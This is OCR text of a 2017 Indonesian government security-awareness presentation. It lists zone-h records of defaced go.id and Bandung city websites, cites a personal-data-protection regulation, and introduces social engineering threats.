
Date	Notifier	H	M	R	L	Domain	OS	View
2017/11/26	KATENBAD	H				kpu-tebingtinggikota.go.id	Linux	mirror
2017/11/25	koneksi eror			R		diskominfo.sumutprov.go.id/E-K...	Linux	mirror
2017/11/24	SangPujaan			R		pn-kualakapuas.go.id/masukweb/	Linux	mirror
2017/11/21	Xminp					hukum.bondowosokab.go.id/hh.html	Linux	mirror
2017/11/21	008	H	M			pn-ternate.go.id	Linux	mirror
2017/11/19	Mr.Kro0oz.305			R		dishubkominfo.pasuruankota.go....	Linux	mirror
2017/11/18	Maestro404	H		R		pusatkln.setjen.pertanian.go.id	Linux	mirror
2017/11/16	0x1958		M			diskominfo.samarindakota.go.id...	Linux	mirror
2017/11/16	0x1958		M			damkar.samarindakota.go.id/sod...	Linux	mirror
2017/11/14	Ayyıldız Tim	H				puslat-sdmk.kemkes.go.id	Linux	mirror
2017/11/14	4nzeL4			R		www.pusat4.litbang.depkes.go.i...	Linux	mirror
2017/11/14	R3V0		M			dinsos.pekanbaru.go.id/images/...	Linux	mirror
2017/11/13	Aris Dot ID			R		jurnalteknodik.kemdikbud.go.id...	Linux	mirror
2017/11/13	Aris Dot ID		M			jurnalmlangun.kemdikbud.go.id/...	Linux	mirror
2017/11/13	Aris Dot ID					patrawidya.kemdikbud.go.id/pub...	Linux	mirror
2017/11/13	./Sandy.Npazone			R		ropeg.kkp.go.id/asset/source/w...	Linux	mirror
2017/11/10	Nitroz			R		pn-bitung.go.id/images/n.txt	Linux	mirror
2017/11/10	Fallaga Team			R		bkd.demakkab.go.id/wp-content/	Linux	mirror
2017/11/10	FRU_403					balitbangda.kukarkab.go.id/pah...	Linux	mirror
2017/11/10	FRU_403		M			disbun.kukarkab.go.id/pahlawan...	OpenBSD	mirror
2017/11/10	FRU_403		M			panwaslu.kukarkab.go.id/pahlaw...	OpenBSD	mirror
2017/11/10	FRU_403		M			profil-asn.kukarkab.go.id/pahl...	OpenBSD	mirror
2017/11/09	FRU_403					www.kukarkab.go.id/pahlawan.php	OpenBSD	mirror
2017/11/09	hamaminho			R		www.pa-ngawi.go.id//images/h.txt	Linux	mirror
2017/11/09	D4N13L		M			hukum.surabaya.go.id/kiriman/i...	Linux	mirror

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30

© 2017 BSSN All Rights Reserved


Terdapat sekitar **23,980 kasus** terjadinya **defacement** pada situs pemerintah (domain go.id)

Pada tahun 2017 sudah tercatat **1250 kasus** terjadinya **defacement** pada situs Pemerintah (domain go.id)



Sumber : zone-h.org di akses tanggal 5 Desember 2017

RISK REPORT bandung.go.id Domain



zone-h unrestricted information

Home | News | Events | Archive | Archive | Onhold | Notify | Stats | Register | Login | search...

NOTIFIER | DOMAIN bandung.go.id

Special defacements only | Fulltext/Wildcard | Onhold (Unpublished) only

Date : ALL | Apply filter

Total notifications: **54** of which **16** single ip and **38** mass defacements

Legend:
H - Homepage defacement
M - Mass defacement (click to view all defacements of this IP)
R - Redefacement (click to view all defacements of this site)
L - IP address location
★ - Special defacement (special defacements are important websites)

Date	Notifier	H	M	R	L	Domain	OS	View
2017/07/07	chinafans					gedebage.bandung.go.id/o.htm	FreeBSD	mirror
2016/12/29	Hit Gir'l		M	R		bkd.bandung.go.id/go/images/10...	Linux	mirror
2016/11/14	Rembang Security Tester			R		disnaker.bandung.go.id/disnake...	Unknown	mirror
2016/06/22	ZoRRoKiN					promosikesehatan.dinkes.bandun...	Linux	mirror
2016/05/17	RxR	H	M			maleer.bandung.go.id	Linux	mirror
2016/05/17	RxR	H	M			kapusarda.bandung.go.id	Linux	mirror
2016/05/16	RxR	H	M			creativeconomy.bandung.go.id	Linux	mirror
2016/05/16	RxR	H	M			bkbpm.bandung.go.id	Linux	mirror
2016/05/16	RxR	H	M			www.disyanjak.bandung.go.id	Linux	mirror
2016/05/16	RxR	H	M	R		dinkes.bandung.go.id	Linux	mirror
2016/05/16	RxR	H		R		binamarga.bandung.go.id	Linux	mirror
2016/03/09	Gekikara404		M			skm.bandung.go.id/pg.php	Linux	mirror
2016/03/09	Gekikara404		M			anjab.bandung.go.id/pg.php	Linux	mirror
2016/03/09	Gekikara404		M			orpad.bandung.go.id/pg.php	Linux	mirror
2016/03/04	Gekikara404					lakip.bandung.go.id/pg.php	Linux	mirror
2015/11/12	Indonesian Cyber Freedom			R		disnaker.bandung.go.id/ndsxf.htm	Linux	mirror
2015/10/22	ZoRRoKiN	H	M			uptdtmb.dishub.bandung.go.id	Linux	mirror
2015/09/15	surabayagetar	H	M			forum-csr.bandung.go.id	Linux	mirror
2015/09/15	surabayagetar		M			inspektorat.bandung.go.id/?p=1834	Linux	mirror
2015/06/16	./MrJ	H				rancasari.bandung.go.id	Linux	mirror
2015/02/26	surabayagetar			R		disdukcapil.bandung.go.id/i.html	Linux	mirror
2015/02/13	surabayagetar					magang.bandung.go.id/i.html	Linux	mirror
2014/12/24	ID10T					disdikkota.bandung.go.id/u.txt	Linux	mirror
2014/10/13	surabayagetar					binamarga.bandung.go.id/db/	Linux	mirror
2014/02/17	SultanHaikal		M			disnaker.bandung.go.id/db/lolz...	Linux	mirror

1 2 3


Terdapat sekitar **54** **kasus** terjadinya **defacement** pada situs pemerintah Kota Bandung (domain **bandung.go.id**)

© 2017 BSSN All Rights Reserved

Sumber : zone-h.org di akses tanggal 9 Desember 2017


DEFACEMENT

http://gedebage.bandung.go.id



Tahun : 2017
IP Address : 103.90.64.74
Web Server : Apache
Operating System : FreeBSD

http://disnaker.bandung.go.id




Tahun : 2016
IP Address : 182.23.30.216
Web Server : Apache
Operating System : Unknown

© 2017 BSSN All Rights Reserved


WHICH IS MORE DANGEROUS..?

DEFACEMENT..?



OR

DATA STOLEN ..?



© 2017 BSSN All Rights Reserved

Peraturan Menteri Kominfo No. 20 Tahun 2016

Pasal 1 (ayat 1, 2, 5)

- **Data Pribadi** adalah data perseorangan tertentu yang disimpan, dirawat, dan dijaga kebenaran serta dilindungi kerahasiaannya**;**
- **Data Perseorangan Tertentu** adalah setiap keterangan yang benar dan nyata yang melekat dan dapat diidentifikasi, baik langsung maupun tidak langsung, pada masing-masing individu yang pemanfaatannya sesuai ketentuan peraturan perundang-undangan;
- **Sistem Elektronik** adalah serangkaian perangkat dan prosedur elektronik yang berfungsi mempersiapkan, mengumpulkan, mengolah, menganalisis, menyimpan, menampilkan, mengumumkan, mengirimkan, dan/atau menyebarkan informasi Elektronik;

Pasal 2 (ayat 1)

- Perlindungan Data Pribadi dalam sistem Elektronik mencakup perlindungan terhadap perolehan, pengumpulan, pengolahan, penganalisisan, penyimpanan, penampilan, pengumuman, pengiriman, penyebarluasan, dan pemusnahanData Pribadi;

Pasal 28 (a, b, d, e)

Setiap Penyelenggara Sistem Elektronik wajib :

- melakukan sertifikasi Sistem Elektronik yang dikelolanya sesuai dengan ketentuan peraturan perundan-undangan;
- menjaga kebenaran, keabsahan, kerahasiaan, keakuratan dan relevansi serta kesesuaian dengan tujuan perolehan; pengumpulan, pengolahan, penganalisisan, penyimpanan, penampilan, pengumuman, pengiriman, penyebarluasan, dan pemusnahan Data Pribadi;
- memiliki aturan internal terkait perlindungan Data Pribadi yang sesuai dengan ketentuan peraturan perundang-undangan;
- menyediakan rekam jejak audit terhadap seluruh kegiatan penyelenggaraan Sistem Elektronik yan gdikelolanya;

© 2017 BSSN All Rights Reserved

SOCIAL ENGINEERING

WHY SOCIAL ENGINEERING..?

HACKING A HUMAN IS **MUCH EASIER**

THAN HACKING A BUSINESS / SYSTEM

YOUR DATA IS AT RISK EVERYDAY THROUGH SOCIAL ENGINEERIN G ATTACKS


3 BASIC TYPES OF TACTICS

IN-PERSON

PHONE


DIGITAL

SECURE OR NOT..??




TOP 3 CYBER THREATS

Facing Organizations in 2016



Social Engineering

Insider Threats



